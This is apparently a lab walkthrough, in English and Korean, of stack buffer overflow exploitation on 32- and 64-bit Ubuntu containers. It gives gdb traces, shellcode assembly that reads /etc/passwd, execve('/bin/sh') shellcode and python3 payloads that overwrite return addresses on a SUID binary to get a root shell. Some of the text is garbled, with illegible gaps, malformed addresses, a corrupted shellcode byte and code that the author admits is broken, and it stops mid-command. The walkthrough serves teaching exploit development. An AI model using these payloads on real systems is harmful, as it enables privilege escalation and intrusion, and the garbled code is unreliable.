0x00007ffffffffffe43d in ?? ()
0x00007ffffffffffe43e in ?? ()
0x00007ffffffffffe43f in ?? ()
0x00007ffffffffffe440 in ?? ()
0x00007ffffffffffe441 in ?? ()
0x00007ffffffffffe442 in ?? ()
0x00007ffffffffffe443 in ?? ()
0x00007ffffffffffe444 in ?? ()
0x00007ffffffffffe445 in ?? ()
0x00007ffffffffffe446 in ?? ()
0x00007ffffffffffe447 in ?? ()
0x00007ffffffffffe448 in ?? ()
0x00007ffffffffffe449 in ?? ()
0x00007ffffffffffe44a in ?? ()
0x00007ffffffffffe44b in ?? ()
0x00007ffffffffffe44c in ?? ()
0x00007ffffffffffe44d in ?? ()
0x00007ffffffffffe44e in ?? ()
0x00007ffffffffffe44f in ?? ()
0x00007ffffffffffe450 in ?? ()
(qdb)
```



```
multi-thre Thread 0x7ffff7d8a7 In: L?? PC: 0x7ffffffffffe491
0x00007ffffffffffe43c in ?? ()
0x00007ffffffffffe43d in ?? ()
0x00007ffffffffffe43e in ?? ()
0x00007ffffffffffe43f in ?? ()
0x00007ffffffffffe440 in ?? ()
0x00007ffffffffffe441 in ?? ()
0x00007ffffffffffe442 in ?? ()
0x00007ffffffffffe443 in ?? ()
0x00007ffffffffffe444 in ?? ()
0x00007ffffffffffe445 in ?? ()
0x00007ffffffffffe446 in ?? ()
0x00007ffffffffffe447 in ?? ()
0x00007ffffffffffe448 in ?? ()
0x00007ffffffffffe449 in ?? ()
0x00007ffffffffffe44a in ?? ()
0x00007ffffffffffe44b in ?? ()
0x00007ffffffffffe44c in ?? ()
0x00007ffffffffffe44d in ?? ()
0x00007ffffffffffe44e in ?? ()
0x00007ffffffffffe44f in ?? ()
0x00007ffffffffffe450 in ?? ()

0x00007ffffffffffe491 in ?? ()
(qdb) ni
```

[illegible]

As shown above, the exploit still failed. We suspect that the provided machine code may have been corrupted in transcription, so let's recompile the assembly source on this machine using `nasm` and extract fresh machine code.

Recompiling the Shellcode

Install the required tools:

```
apt update
apt install -y nasm binutils
```

Create the assembly source file:

```
cat > readfile.asm << 'EOF'
BITS 64
; Author: Mr.Un1k0d3r - RingZero Team
; Read /etc/passwd Linux x86_64 Shellcode
global _start
section .text
_start:
jmp _push_filename
_readfile:
    ; syscall: open file
    pop rdi                ; pop path string address
    xor byte [rdi + 11], 0x41 ; NULL byte fix ('A' -> '\0')
    xor rax, rax
    add al, 2               ; sys_open = 2
    xor rsi, rsi            ; O_RDONLY = 0
    syscall

    ; syscall: read file
    sub sp, 0xffff
    lea rsi, [rsp]
    mov rdi, rax            ; fd
    xor rdx, rdx
    mov dx, 0xffff         ; size to read
    xor rax, rax           ; sys_read = 0
    syscall

    ; syscall: write to stdout
    xor rdi, rdi
    add dil, 1              ; stdout fd = 1
    mov rdx, rax           ; bytes read
    xor rax, rax
    add al, 1              ; sys_write = 1
    syscall

    ; syscall: exit
    xor rax, rax
    add al, 60             ; sys_exit = 60
    syscall

_push_filename:
    call _readfile
    path: db "/etc/passwdA"
EOF
```

Assemble it and extract the machine code:

```
nasm -f elf64 readfile.asm -o readfile.o

for i in $(objdump -d readfile.o | grep "^ " | cut -f2); do
    printf '\\x%s' $i
done
echo
```

Verify the shellcode length:

```
objcopy -O binary -j .text readfile.o readfile.bin
wc -c readfile.bin
```

The output confirms 82 bytes, matching the expected size. Now we insert this freshly compiled shellcode back into the exploit payload:

```
run "$(python3 -c 'import sys; sys.stdout.buffer.write(b"\x90" * 32 +
b"\xeb\x3f\x5f\x80\x77\x0b\x41\x48\x31\xc0\x04\x02\x48\x31\xf6\x0f\x05\x66\x
x81\xec\xff\x0f\x48\x8d\x34\x24\x48\x89\xc7\x48\x31\xd2\x66\xba\xff\x0f\x48
\x31\xc0\x0f\x05\x48\x31\xff\x40\x80\xc7\x01\x48\x89\xc2\x48\x31\xc0\x04\x0
1\x0f\x05\x48\x31\xc0\x04\x3c\x0f\x05\xe8\xbc\xff\xff\xff\x2f\x65\x74\x63\x
2f\x70\x61\x73\x73\x77\x64\x41" + b"A" * 150 + b"\x7f\xff\xff\xff\xe4\x38"
[::-1]))')
```

Success Results

Now let's run it and step through with `stepi`:

[illegible]

The exploit succeeded — the contents of `/etc/passwd` are displayed, confirming that arbitrary code execution was achieved through the buffer overflow vulnerability.

Korean Ver.

x86 32 bit Ubuntu Buffer Overflow

Docker Environment

본 설명은 Docker 의 Ubuntu AMD 기반 이미지를 따와서 거기에 Docker 를 설치하여 ubuntu x86 32 bit 기반의 컨테이너 내부에서 실행한 결과입니다.

Docker 설치 방법


ubuntu 운영체제에서 다음을 실행하면 됩니다.

```
sudo docker compose up -d

sudo docker exec -it ubuntu_x86_32 /bin/bash
```

이제 해당 컨테이너에서 buffer overflow 를 실습하면 됩니다.

Kernel Space / User Space



gdb execute

우선 취약점 코드를 실행하여 segment fault 를 띄워본다.

[illegible]

위 사진처럼 "A" 문자열 300개를 넣어 segment fault 를 띄웠다. 취약점이 있는 코드를 디버깅을 하여 얼마나 overflow 를 해야 return 주소를 침범할 수 있는지 살피기 위해 위 명령을 실행했다.

Before Executing `strcpy`

아래 사진은 취약점이 없는 구간까지 다 실행한 상태이다. 터미널의 문자열들이 깨지는 점 양해바란다.

29 / 58

After Executing strcpy

위처럼 바뀌었다.

이때 Main 의 지역 변수로 선언되었던 `buffer` 에 300 개의 "A" 가 들어가게 되면서 Main 의 `ebp` 가 가르키는 부분에 "A" * 4 로 오염시킴게 된다. 따라서 이 값이 `0x41414141` 가 됨을 볼 수 있다.

"A" 문자열의 개수를 조절해가면서 적당한 수치를 찾아 buffer overflow 를 성공해보자. 우선은 "A" = 0x41 인데, 다른 character 인 "B" 를 사용하여 어디 부분에서 0x42 로 될지 그 수치를 찾자.

기본적으로 어셈블리 수준에서는 지역 변수를 먼저 할당시켜놓고 함수를 실행하기 위한 준비를 하게 된다. 따라서 buffer 256 이라는 수치에서 256 byte 를 할당시켰을 것이다. 이 수치를 정확히 알기 위해 어셈블리어를 해석해서 찾아볼 수 있다.

```

0x565555d5 <main+40>    sub     esp,0xc
0x565555d8 <main+43>    push    0x0
0x565555da <main+45>    call   0x56555440 <exit@plt>
0x565555df <main+50>    sub     esp,0x8
0x565555e2 <main+53>    lea     eax,[ebp-0x118]
0x565555e8 <main+59>    push    eax
0x565555e9 <main+60>    lea     eax,[ebx-0x190c]
0x565555ef <main+66>    push    eax
0x565555f0 <main+67>    call   0x56555410 <printf@plt>
0x565555f5 <main+72>    add     esp,0x10
0x565555f8 <main+75>    mov     eax,DWORD PTR [esi+0x4]
0x565555fb <main+78>    add     eax,0x4
0x565555fe <main+81>    mov     eax,DWORD PTR [eax]
0x56555600 <main+83>    sub     esp,0x8
0x56555603 <main+86>    push    eax
0x56555604 <main+87>    lea     eax,[ebp-0x118]
0x5655560a <main+93>    push    eax
0x5655560b <main+94>    call   0x56555420 <strcpy@plt>
0x56555610 <main+99>    add     esp,0x10
0x56555613 <main+102>   sub     esp,0xc
0x56555616 <main+105>   lea     eax,[ebp-0x118]

```

strcpy 이전에는

```
lea    eax, [ebp-0x118]
```

위와 같은 명령어가 있음을 볼 수 있다. 이는 `strcpy` 전에 두번째 인자를 할당하기 위해 `buffer` 지역 변수를 들고오는 과정이다. 이 명령 후에 곧바로 `push` 를 하여서 `buffer` 의 첫번째를 가르키는 주소를 `push` 하게 된다. 정리하면 다음과 같다:

```
lea    eax, [ebp-0x118] ; eax = 스택의 로컬 버퍼 (0x118 = 280바이트)
push   eax               ; 1번째 인자: dst = 로컬 버퍼
call   strcpy@plt        ; strcpy(buf, argv[1]) 호출, argv[1] 의 준비과정은 그
                           위에 있음
```

이를 통해 saved EBP, return address 를 덮어씌울 수 있게 되고, 0x118 은 280 과도 같다. 이제 main 에 얼마나 문자를 써야 return address 전까지 갈 수 있을지 추측이 가능하다.

위는 280 개의 A 를 overwrite 한 결과다. 아까의 결과와 차이점을 보자.

위는 300 개의 "A" 를 넣을 때다.


```

0x56555634 IN main ( )
(gdb) i r
eax                0x0                0
ecx                0x41414141          1094795585
edx                0xf7fc4890          -134461296
ebx                0x41414141          1094795585
esp                0x4141413d          0x4141413d
ebp                0x0                0x0
esi                0x41414141          1094795585
edi                0x0                0
eip                0x56555634          0x56555634 <main+135>
eflags             0x10286    [ PF SF IF RF ]
cs                 0x23                35
ss                 0x2b                43
ds                 0x2b                43
es                 0x2b                43
fs                 0x0                0
gs                 0x63                99
(gdb) █

```

위는 280 개의 character 를 넣고 `strcpy` 실행 후의 Registers 를 출력해본 결과다. 유심히 볼 곳은 `ebp` 이다. 280 의 `ebp` 는 조금 깨졌지만 `0 0` 처럼 되어 있다. 이 이유는 손상되어서 그런데, "A" * 280 뒤에는 "\0" 의 값이 암묵적으로 들어 가게 된다. 따라서 사실은 281 개의 문자가 스택에 쌓이게 되는데, 그 "\0" 이 EBP 영역을 침범한 것이다. 이게 맞는지 확인하기 위해 추가적인 문자열을 넣어보자.

```
run $(python3 -c 'print("A" * 280 + "ABCD")')
```

우리의 예상대로라면 `ebp` 에는 `strcpy` 호출 후에 `0x44434241` 가 와야 한다.


```
(gdb) i r
eax            0x0            0
ecx            0x41414141        1094795585
edx            0xf7fc4890        -134461296
ebx            0x41414141        1094795585
esp            0x4141413d        0x4141413d
ebp            0x44434241        0x44434241
esi            0x41414141        1094795585
edi            0x0            0
eip            0x56555634        0x56555634 <main+135>
eflags         0x10286    [ PF SF IF RF ]
cs             0x23            35
ss             0x2b            43
ds             0x2b            43
es             0x2b            43
fs             0x0            0
gs             0x63            99
(gdb)
```

다음처럼 하면 된다:

```
Low <- [NOP sled + shellcode (280B)] [saved EBP (4B)] [return address (4B)]
-> High
```

Exploit Payload

이제 위를 악용해서 Exploit Payload 를 짜야하는데, 이는 우선 의도한대로 돌아가는지 확인만 하기 위해서 간단하게만 짜자.

```
run $(python3 -c 'print("A" * 280 + "ABCD" + "DDDD")')
```

이제 돌려보자.

```
(gdb) i r
eax      0xffffd550      -10928
ecx      0x0            0
edx      0xf7fc4890     -134461296
ebx      0x56556fcc     1448439756
esp      0xffffd540     0xffffd540
ebp      0xffffd668     0xffffd668
esi      0xffffd680     -10624
edi      0x0            0
eip      0x5655560b     0x5655560b <main+94>
eflags   0x296          [ PF AF SF IF ]
cs       0x23           35
ss       0x2b           43
ds       0x2b           43
es       0x2b           43
fs       0x0            0
gs       0x63           99
(gdb) █
```

위는 호출 전이다.

```

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABCDDDDD '
Program received signal SIGSEGV, Segmentation fault.
0x56555634 in main ()
(gdb) i r
eax                0x0          0
ecx                0x41414141     1094795585
edx                0xf7fc4890     -134461296
ebx                0x41414141     1094795585
esp                0x4141413d     0x4141413d
ebp                0x42414141     0x42414141
esi                0x41414141     1094795585
edi                0x0          0
eip                0x56555634     0x56555634 <main+135>
eflags             0x10286    [ PF SF IF RF ]
cs                 0x23         35
ss                 0x2b         43
ds                 0x2b         43
es                 0x2b         43
fs                 0x0          0
gs                 0x63         99
(gdb) █

```

위 사진은 호출 후인데, 이상한 점이 보인다.

esp 가 **0x4141413d** 임을 알 수 있다. **DDDD** 를 넣었기 때문에 esp 가 이상한 대로 튀어야 할 것이며, 그렇지 않더라도 **0x41414141** 이 되어야 할 것이다.

왜 이렇게 되는지 알기 위해서 어셈블리어를 살펴보자.

Trouble Shooting

```
disas main
```

위 명령어를 입력하면 메인을 쉽게 볼 수 있다.

ret 를 하기 전 명령어를 보자.

```

0x56555622 <main+117> add    esp,0x10
0x56555625 <main+120> mov    eax,0x0
0x5655562a <main+125> lea    esp,[ebp-0xc]
0x5655562d <main+128> pop    ecx
0x5655562e <main+129> pop    ebx
0x5655562f <main+130> pop    esi
0x56555630 <main+131> pop    ebp

```

```

| 0x56555631 <main+132>    lea    esp, [ecx-0x4]
>| 0x56555634 <main+135>    ret

```

잘 보면 **return** 하기 전에 esp 에다가 ecx 에서 **0x4** 를 빼서(subtract) 불러오는 것을 볼 수 있다. 이는 함수가 시작되기 직전의 원래 esp(스택 포인터) 주소를 정확하게 복원하기 위한 수학적 역연산 과정이다. 우리는 이를 역이용하여 ecx 가 가르키는 **0x4141413d** 가 있는 곳을 찾아내어서 해당 문자열 부분을 수정시켜주면 될 것이다. 그리고 앞서 봤던 exploit payload 도 살짝 달라진다.

```

Low <- [NOP sled (264B)] [ecx-4 슬롯 (4B)] [ecx (4B)] [NOPx8] [shellcode] ->
High

```

segmentation fault 가 일어나기 전에 정상 동작에서 ecx 가 어디를 가르키고 있는지를 보자.

```

run $(python3 -c
'print("AAAAAAAABBBBBBBBCCCCCCCCDDDDDDDDDEEEEEEEFFFFFFFGGGGGGGGHHHHHHHHIIII
IIIIJJJJJJJJJJKKKKKKKKLLLLLLLLMMMMMMMMNNNNNNNNNOOOOOOOOPPPPPPPQQQQQQQRRRRRR
RRSSSSSSSSTTTTTTTUUUUUUUUUVVVVVVVVWWWWWWWXXXXXXXXXXYYYYYYYYZZZZZZZaaaaaaaab
bbbbbbccccccccddddddeeeeeeffffffffgggggggghhhhhhhhiiiiABCD")')

```

위를 쳐서 esp 가 어디를 가르키는지 보자.

```

Register dump:
eax 0x0
ecx 0x56555634
edx 0x77fc4800
ebx 0x69696969
...

Disassembly:
0x5655561d <main+112> call 0x56555630 <puts@plt>
0x56555622 <main+117> add esp, 0x10
0x56555625 <main+120> mov eax, 0x0
0x5655562a <main+125> lea esp, [ebp-0xc]
0x5655562d <main+128> pop ecx
0x5655562e <main+129> pop ebx
0x5655562f <main+130> pop esi
0x56555630 <main+131> pop ebp
0x56555631 <main+132> lea esp, [ecx-0x4]
0x56555634 <main+135> ret

Program received signal SIGSEGV, Segmentation fault.
0x56555634 in main ()
(gdb)

```

이로써 h 가 있는 곳을 알 수 있다. 더 정확히 파악하기 위해 "hhhhhhhhh" 를 "ABCDEFGH" 로 바꿔서 해보자.


```
\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80
```

이제 이를 payload 에 잘 담아 실행하면 된다. 이때 x86 의 32 비트 운영체제는 Little Endian 을 사용하기 때문에 넣을 때는 32bit 마다 역순으로 넣어야 한다.

이를 위해 python 의 `struct` 패키지를 사용하자(아래 파이썬 코드는 문법적으로 맞지 않습니다.. 수정 후에 사용 부탁드립니다..).

```
run "$(python3 -c '
import sys, struct; \
buf = 0xffffd560; \
sc =
b"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80"; \
p = b"\x90" * 264 + \
    struct.pack("<I", buf + 276) + \ # buffer 로부터 276 바이트 떨어진 위치 주소값
    struct.pack("<I", buf + 268) + \
    b"\x90" * 8 + sc; \
sys.stdout.buffer.write(p)' \
)"
```

`sys.stdout.buffer.write`: "\n" 을 붙이지 않고 출력, 바이너리 그대로 출력

"<": 리틀엔디안으로

"I": unsigned int 아래는 예시이다:

`struct.pack("<I", 0xffffd544) → b"\x44\xd5\xff\xff"`

위 설명은 다음과 같다:

offset	내용	역할
0 ~ 263	<code>\x90</code> × 264	NOP sled
264 ~ 267	<code>buf + 276</code>	*(ecx-4) 가 읽는 슬롯, eip 로 들어감
268 ~ 271	<code>buf + 268</code>	ecx 값 (lea esp, [ecx-4] 가 사용)
272 ~ 279	<code>\x90</code> × 8	NOP 여유 패딩
280 ~	shellcode	execve("/bin/sh") 실제 코드

`buf + 276` 을 슬롯에 넣은 이유는 `ecx = buf + 268` 로 두면 `lea esp, [ecx-4]` 결과 `esp` 가 `buf + 264` 를 가리킨다. 이후 `ret` 은 `*(esp)` 를 EIP 로 점프시키므로, 슬롯(`buf+264`) 에 적힌 값 = `buf + 276` 이 EIP가 된다. `buf + 276` 은 NOP 영역이라 미끄러져 셸코드 `buf + 280` 에 도달한다.

```
Starting program: /app/bof "$({python3 -c 'import sys,struct; buf=0xfffffd560; sc=b"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x
68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80"; p=b"\x90"*264+struct.pack("<I",buf+276)+struct.
0xfffffd540
????????????????????????????????????????????????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????????????????????????????????????????????????
????????????????????????????????????t??l?????????Ph//ssh/bin??P??S??
Program received signal SIGSEGV, Segmentation fault.
Cannot access memory at address 0x8953e289
```

실행했더니 다음과 같이 뜬다. 우리가 인자를 더 길게 써서 메모리 주소의 스택 시작 위치가 재조정 된 것이다. 인자 `argv[1]`의 길이가 달라지면 그 위에 있는 환경변수 영역의 위치도 밀리고, 결국 `buffer`가 자리잡는 위치도 미세하게 바뀌게 된다.

해결하기 위한 핵심은 0x8953e289의 출력 결과다. 점프했던 addr. 가 0x8953e289 를 가르킨 것이다. 이는 공교롭게도 sc 변수에 선언했던 \x89\xe2\x53\x89 해당 위치에 있음을 알 수 있다.

그래서 buf 값을 조정해서 0xffffd540 으로 맞춰주자.

(아래 파이썬 코드는 문법적으로 맞지 않습니다.. 수정 후에 사용 부탁드립니다..)

```
run "$(python3 -c 'import sys,struct; buf=0xffffd540; \

sc =
b"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80"; \

p = b"\x90" * 264 + \
    struct.pack("<I", buf + 276) + \
    struct.pack("<I", buf + 268) + \
    b"\x90" * 8 + sc;

sys.stdout.buffer.write(p)')"
```

```
Cannot access memory at address 0x8953e289
(gdb) run "$(python3 -c 'import sys,struct; buf=0xffffd540; sc=b"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80"; p=b"\x90"*264+struct.pack("<I",buf+276)+struct.pack("<I",buf+268)+b"\x90"*8+sc; sys.stdout.buffer.write(p)')"
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /app/bof "$(python3 -c 'import sys,struct; buf=0xffffd540; sc=b"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80"; p=b"\x90"*264+struct.pack("<I",buf+276)+struct.pack("<I",buf+268)+b"\x90"*8+sc; sys.stdout.buffer.write(p)')"
0xffffd540
????????????????????????????????????????????????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????????????????????????????????????????????????
????????????????????????????????????????T??L?????????????1?Ph//ssh/bin??P??S??

process 112 is executing new program: /bin/dash
#
```

위와 같이 권한이 높은 셀에 접속한 것을 볼 수 있다.

whoami

위 코드를 쳐보자.

```
process 112 is executing new program: /bin/dash
# whoami
root
# █
```

바이너리에 SUID 비트가 설정되어 있어, `execve("/bin/sh")` 호출 시 소유자 권한의 셸이 실행되며 권한 탈취가 발생하며 원래 설정했던 user(seonghun...) 가 안나오고 권한 탈취에 성공한 것을 볼 수 있다.

x86 64 bit Ubuntu Buffer Overflow

Docker Environment Setting

```
sudo docker compose up -d

sudo docker exec -it ubuntu_x86_64 /bin/bash
```

위 명령어를 통해 이제 64 bit 운영체제로 들어가주자.

gdb executing

마찬가지로 buffer overflow 를 위한 디버깅을 해주자.


```

0x555555551a9 <main>          endbr64
0x555555551d8 <main+47>        lea    rax,[rbp-0x100]
0x555555551df <main+54>        mov    rsi,rax
0x555555551e2 <main+57>        lea    rax,[rip+0xe1b]          # 0x55555555604
0x555555551e9 <main+64>        mov    rdi,rax
0x555555551ec <main+67>        mov    eax,0x0
> 0x555555551f1 <main+72>        call   0x555555550a0 <printf@plt>
0x555555551f1 <main+72>        call   0x555555550a0 <printf@plt>
0x555555551fd <main+77>        mov    rax,QWORD PTR [rbp-0x110]
0x555555551fd <main+84>        add    rax,0x8RD PTR [rax]
0x55555555201 <main+88>        mov    rdx,QWORD PTR [rax]
0x55555555204 <main+91>        lea    rax,[rbp-0x100]
4 0x5555555520b <main+98>        mov    rsi,rdx
0x5555555520e <main+101>       mov    rdi,rax
0x55555555211 <main+104>       call   0x55555555080 <strcpy@plt>
> 0x55555555216 <main+109>       lea    rax,[rbp-0x100]
0x5555555521d <main+116>       mov    rdi,rax
0x55555555220 <main+119>       call   0x55555555090 <puts@plt>
0x55555555225 <main+124>       mov    eax,0x0
0x5555555522a <main+129>       leave
0x5555555522b <main+130>       ret
0x5555555522c < fini>          endbr64

```

strcpy 이후까지 실행한 결과다.

```

Program received signal SIGSEGV, Segmentation fault.
0x00005555555522b in main ()
(gdb) x/20xg $rsp
0x7fffffff518: 0x4141414141414141      0x4141414141414141
0x7fffffff528: 0x4141414141414141      0x4141414141414141
0x7fffffff538: 0x00007f0041414141      0x0000000000000000
0x7fffffff548: 0x653a12e226a8f41f      0x00007fffffff628
0x7fffffff558: 0x00005555555551a9      0x0000555555557da8
0x7fffffff568: 0x00007ffff7ffd040      0x9ac5ed1dececf41f
0x7fffffff578: 0x9ac5fd54fc24f41f      0x00007fff00000000
0x7fffffff588: 0x0000000000000000      0x0000000000000000
0x7fffffff598: 0x0000000000000000      0x0000000000000000
0x7fffffff5a8: 0xfa594390ddfdec00      0x0000000000000000
(gdb) █

```

leave 명령문이 끝난 이후에 rsp 가 가르키고 있는 곳은 `0xffff ffff e518` 이고, 해당 주소의 값에는 우리가 overflow 했던 `0x4141414141414141` 이 저장되어 있다(어느 위치인지는 모른다). 물론 여기서 32 bit 때처럼 문자열을 바꿔가면서 위치를 찾아도 되지만 이번에는 계산을 해보자.

strcpy 를 실행한 이후에는 rsp 가 가르키는 곳은 `e400` 의 위치였다. leave 이후에 rsp 는 `e518` 이 되었다. 이 말은 즉, 우리가 strcpy 의 스택프레임에 프레임 포인터와 main 의 스택프레임에 프레임 포인터 차이가 `0x118` 의 차이가 난다는 소리이다. 그렇다면 그 사이에는 `char buffer[256]` 의 공간이 있을 것이다. `0x118` 은 280 bit 이다(32 비트 때랑 똑같다).

Overflow Return Address

따라서 280 개의 character 를 넣으면 saved rsp 까지 채울 수 있을 것이며, 바로 위에는 ret addr. 가 자리잡고 있을 것이다. 이를 overflow 하기 위해 다음 명령어를 쳐보자.

```
run $(python3 -c 'print("A" * 280 + "B" * 6)')
```

6개로 한 이유는 주소 체계가 32 비트 보다 더 길기 때문에 어느 정도 user space 에 접근할 수 있을 정도의 return address 를 주기 위해 꼭 채워진 않았다. 일단 실험삼아 실행시켜보자.


```
(gdb) ni
0x00005555555522b in main ()
(gdb) x/20xg $rsp
0x7fffffff528: 0x4141414141414141      0x4141414141414141
0x7fffffff538: 0x0000424242424242      0x0000000200000000
0x7fffffff548: 0x00007fffffff638      0x0000000000000000
0x7fffffff558: 0x1866f163fb17be0a      0x00007fffffff638
0x7fffffff568: 0x00005555555551a9      0x0000555555557da8
0x7fffffff578: 0x00007ffff7ffd040      0xe7990e9c3173be0a
0x7fffffff588: 0xe7991ed5219bbe0a      0x00007fff00000000
0x7fffffff598: 0x0000000000000000      0x0000000000000000
0x7fffffff5a8: 0x0000000000000000      0x0000000000000000
0x7fffffff5b8: 0x215e701c0f60af00      0x0000000000000000
(gdb) █
```

leave instruction 후이다. strcpy 명령을 완전히 빠져나와 main 으로 돌아간 시점이며, e538 에 우리가 썼던 "BBBBBB" 가 있음을 볼 수 있다.

하지만 rsp 가 e528 을 가르키고 있어 0x0000424242424242 를 참조하지 않음을 볼 수 있다. 우리가 argv 에 인자를 넣을 때 조금 길어져서 stack frame 의 시작 위치가 재조정되며 조금 밀려난 듯하다. 이를 맞춰주기 위해 "A" 를 16개 빼주자.

```
--type <RET> for more, q to quit, c to continue without paging--gs
(gdb) x/20xg $rsp
0x7fffffff538: 0x0000424242424242      0x0000000000000000
0x7fffffff548: 0x00005555555551a9      0x0000000200000000
0x7fffffff558: 0x00007fffffff648      0x0000000000000000
0x7fffffff568: 0xfd43ec4eac3ceea1      0x00007fffffff648
0x7fffffff578: 0x00005555555551a9      0x0000555555557da8
0x7fffffff588: 0x00007ffff7ffd040      0x02bc13b166b8eea1
0x7fffffff598: 0x02bc03f876b0eea1      0x0000000000000000
0x7fffffff5a8: 0x0000000000000000      0x0000000000000000
0x7fffffff5b8: 0x0000000000000000      0x0000000000000000
0x7fffffff5c8: 0x21bac7f12231a600      0x0000000000000000
(gdb) █
```

이제 맞춰졌다. 여기서 stepi 를 통해 ret 를 해보자.

```

rax      0x0      0
rbx      0x0      0
rcx      0x7ffff7ea1907  140737352702215
rdx      0x1      AAAAAA1
rsi      0x1      AAAAAA1
rdi      0x7ffff7fa9a70ABBBB140737353783920
rbp      0x4141414141414141  0x4141414141414141
rsp      0x7fffffff540  0x7fffffff540
r8       0x0      0
r9       0x7fffffff2ec  140737488347884
r10      0x77      119
r11      0x246     582
r12      0x7fffffff648  140737488348744
r13      0x555555551a9  93824992235945
r14      0x555555557da8  93824992247208
r15      0x7ffff7ffd040  140737354125376
rip      0x424242424242  0x424242424242
eflags   0x206     [ PF IF ]
cs       0x33      51
ss       0x2b      43
ds       0x0      0
es       0x0      0
fs       0x0      0
--Type <RET> for more, q to quit, c to continue without paging--

```

instruction pointer register 가 우리가 원하던 주소로 바뀐 것을 볼 수 있다. 이제 여기에 우리가 점프할 주소를 넣어 거기서부터 exploit payload 를 넣으면 된다.

여기서는 점프할 주소를 보기 위해 우선 여러 개의 "A" 가 어느 주소에 분포하고 있는지 살펴보자.

Finding Jump Address

```
run $(python3 -c 'print("A" * 300)')
```

위 명령어를 실행하여 strcpy를 완전히 실행한 후에 \$rsp 를 출력해보자.

```
x/200xg $rsp
```


[illegible]

딱 중간쯤에 넣어두면 넉넉히 exploit 을 할 수 있을 듯하지만, 필자는 맨 처음인 e410 에 넣으려고 한다.

다음 jump address exploit code 를 넣어서 실행해준다.

```
run "$(\python3 -c 'import sys; sys.stdout.buffer.write(b"A" * 264 +
b"\x7f\xff\xff\xff\xe4\x10"[:-1]))'"
```

[illegible]

rsi 에 잘 들어갔다. 이제 exploit payload 를 넣자.

Exploit Payload

exploit payload 는 참고 문서에 주신 기계어로 수행하자.


```
\xeb\x3f\x5f\x80\x77\x0b\x41\x48\x31\xc0\x04\x02\x48\x31\xf6\x0f\x05\x66\x81\xec\xff\x0f\x48\x8d\x34\x24\x48\x89\xc7\x48\x31\xd2\x66\xba\xff\x0f\x48\x31\xc0\x0f\x05\x8\x31\xff\x40\x80\xc7\x01\x48\x89\xc2\x48\x31\xc0\x04\x01\x0f\x05\x48\x31\xc0\x04\x3c\x0f\x05\xe8\xbc\xff\xff\xff\x2f\x65\x74\x63\x2f\x70\x61\x73\x73\x77\x64\x41
```

총 82 bytes 이므로 "A" 가 들어가는 자리에 82 bytes 만큼 빼주고 이를 넣어주자.

```
run "$(python3 -c 'import sys;
